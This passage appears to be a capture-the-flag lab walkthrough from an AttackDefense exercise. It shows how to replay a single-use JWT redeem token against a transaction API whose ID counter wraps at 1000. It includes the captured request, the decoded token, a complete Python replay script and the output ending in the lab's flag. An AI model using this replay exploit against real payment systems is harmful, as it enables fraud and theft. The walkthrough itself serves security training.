


```
POST /redeem HTTP/1.1
Host: 192.215.101.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.215.101.3:5000/
Content-Type: application/json
Content-Length: 121
Origin: http://192.215.101.3:5000
Connection: close

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiYW1vdW50IjoxMDB9.X7kyWxZ_t_mGv3vDO-q5Rqrm9rvp2wijQhexc9j60tI"}
```

The above POST request sends a JWT token to the API and redeems a balance of $100.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiYW1vdW50IjoxMDB9.X7kyWxZ_t_mGv3vDO-q5Rqrm9rvp2wijQhexc9j60tI

Forward the request.




Welcome to Simple Transaction API

Successfully redeemed $100!

Decoding the sent token using https://jwt.io:

Paste the retrieved token in the "Encoded" text area:



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pZCI6MSwiYW1vdW50IjoxMDB9.X7kyWxZ_t_mGv3
vDO-q5Rqrm9rvp2wijQhexc9j60tI
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "id": 1,
  "amount": 100
}
```

The token contains the following claims:

1. id Claim - Analogous to the JTI claim.
2. amount Claim - Identifies the amount that is to be transferred from the bank to the account holder.

Information: The JTI (JWT ID) claim provides a unique identifier for a JWT Token. It can be used to prevent the token from being replayed.

The redeem token has id field set to 1 and amount set to 100.

Using this token, the bank transfers $100 to the sender.

Note: Try clicking on the Redeem button again. Notice that it doesn't increase the balance.

Step 5: Attacking the application to redeem more amount.

Info:

1. As mentioned in the challenge description, the application expects a unique ID inside every token that is received and only the token having ID 1 is reserved for redeem token and each redeem token could only be used once.
2. It is also mentioned that the application can handle upto 1000 unique IDs after which it wraps around the ID counter.

3. If the application doesn't receive the token with the ID that it is expecting, the application increments the ID.

Idea: So, to increase the balance again, send 999 requests to redeem (after the first successful request). For the next request, the server would be expecting token with ID 1001 which would wrap around and become ID 1, the redeem token.

Now, when the application processes this token the amount would be increased by $100 again.

Repeat the same procedure until the balance exceeds $5000.


Use the following Python script to increase the account balance:

Python Script:


```
import requests
import json
import jwt

baseUrl = "http://192.215.101.3:8081"

def makeRequest(endpoint):
    global baseUrl

    r = requests.get(baseUrl + endpoint)
    return r.text

def makePostRequest(endpoint, data, header):
    global baseUrl

    r = requests.post(baseUrl + endpoint, data = json.dumps(data), headers = header)
    return r.text

def getBalance():
    currBalance = makeRequest("/balance")
    if "Golden Ticket" in currBalance:
        print "Golden Ticket:", currBalance.split(":")[1].strip()
        currBalance = currBalance.split('\n')[0]
    return int(currBalance)

def redeem(redeemToken):
    data = {
        "token": redeemToken
    }
    header = {
        "Content-Type": "application/json"
    }

    currBalance = makePostRequest("/redeem", data, header)
    return int(currBalance)

token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiYW1vdW50IjoxMDB9.X7kyWxZ_t_mGv3vDO-q
5Rqrm9rvp2wijQhexc9j60tI"
balance = getBalance()

while True:
        if (balance > 5000):
            getBalance()
            break

        new_balance = redeem(token)
        if balance != new_balance:
            print "Redeemed the balance successfully!\n Current balance is $%d." % (new_balance)
            balance = new_balance
```

Save the above Python script as redeemBalance.py

Command: cat redeemBalance.py



```
root@attackdefense:~# cat redeemBalance.py
import requests
import json
import jwt

baseUrl = "http://192.215.101.3:8081"

def makeRequest(endpoint):
    global baseUrl

    r = requests.get(baseUrl + endpoint)
    return r.text

def makePostRequest(endpoint, data, header):
    global baseUrl

    r = requests.post(baseUrl + endpoint, data = json.dumps(data), headers = header)
    return r.text

def getBalance():
    currBalance = makeRequest("/balance")
    if "Golden Ticket" in currBalance:
        print "Golden Ticket:", currBalance.split(":")[1].strip()
        currBalance = currBalance.split('\n')[0]
    return int(currBalance)
```



```
def redeem(redeemToken):

    data = {
        "token": redeemToken
    }
    header = {
        "Content-Type": "application/json"
    }

    currBalance = makePostRequest("/redeem", data, header)
    return int(currBalance)

token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiYW1vdW50IjoxMDB9.X7kyWxZ_t_mGv3vDO-q5R
qrm9rvp2wijQhexc9j60tI"
balance = getBalance()

while True:
        if (balance > 5000):
            getBalance()
            break

        new_balance = redeem(token)
        if balance != new_balance:
            print "Redeemed the balance successfully!\n Current balance is $%d." % (new_balance)
            balance = new_balance
root@attackdefense:~#
```


Code Overview:

The above script performs the following operations:


1. Checks the balance using the getBalance() function.
2. If the returned balance is less than or equal to 5000 units, a request is made to redeem the amount.
3. The redeem token would not be accepted by the server after one request, but the subsequent requests would increase token ID count maintained by the API.
4. Once the token ID count reaches 1000, it would wrap around and become 1 again. At that point, the server would accept the redeem token and increase the account balance.
5. The above steps are repeated until the golden ticket is retrieved, i.e., until the balance exceeds 5000 units.

Run the above Python script to increase the account balance.

Command: python redeemBalance.py



```
root@attackdefense:~# python redeemBalance.py
Redeemed the balance successfully!
 Current balance is $200.
Redeemed the balance successfully!
 Current balance is $300.
Redeemed the balance successfully!
 Current balance is $400.
Redeemed the balance successfully!
 Current balance is $500.
Redeemed the balance successfully!
```



```
Redeemed the balance successfully!
 Current balance is $4900.
Redeemed the balance successfully!
 Current balance is $5000.
Redeemed the balance successfully!
 Current balance is $5100.
Golden Ticket: This_Is_The_Golden_Ticket_0a3b4219b3aead49e88ee6cee19bfebed6
root@attackdefense:~#
```

Golden Ticket: This_Is_The_Golden_Ticket_0a3b4219b3aead49e88ee6cee19bfebed6

References:

1. JWT RFC (https://tools.ietf.org/html/rfc7519)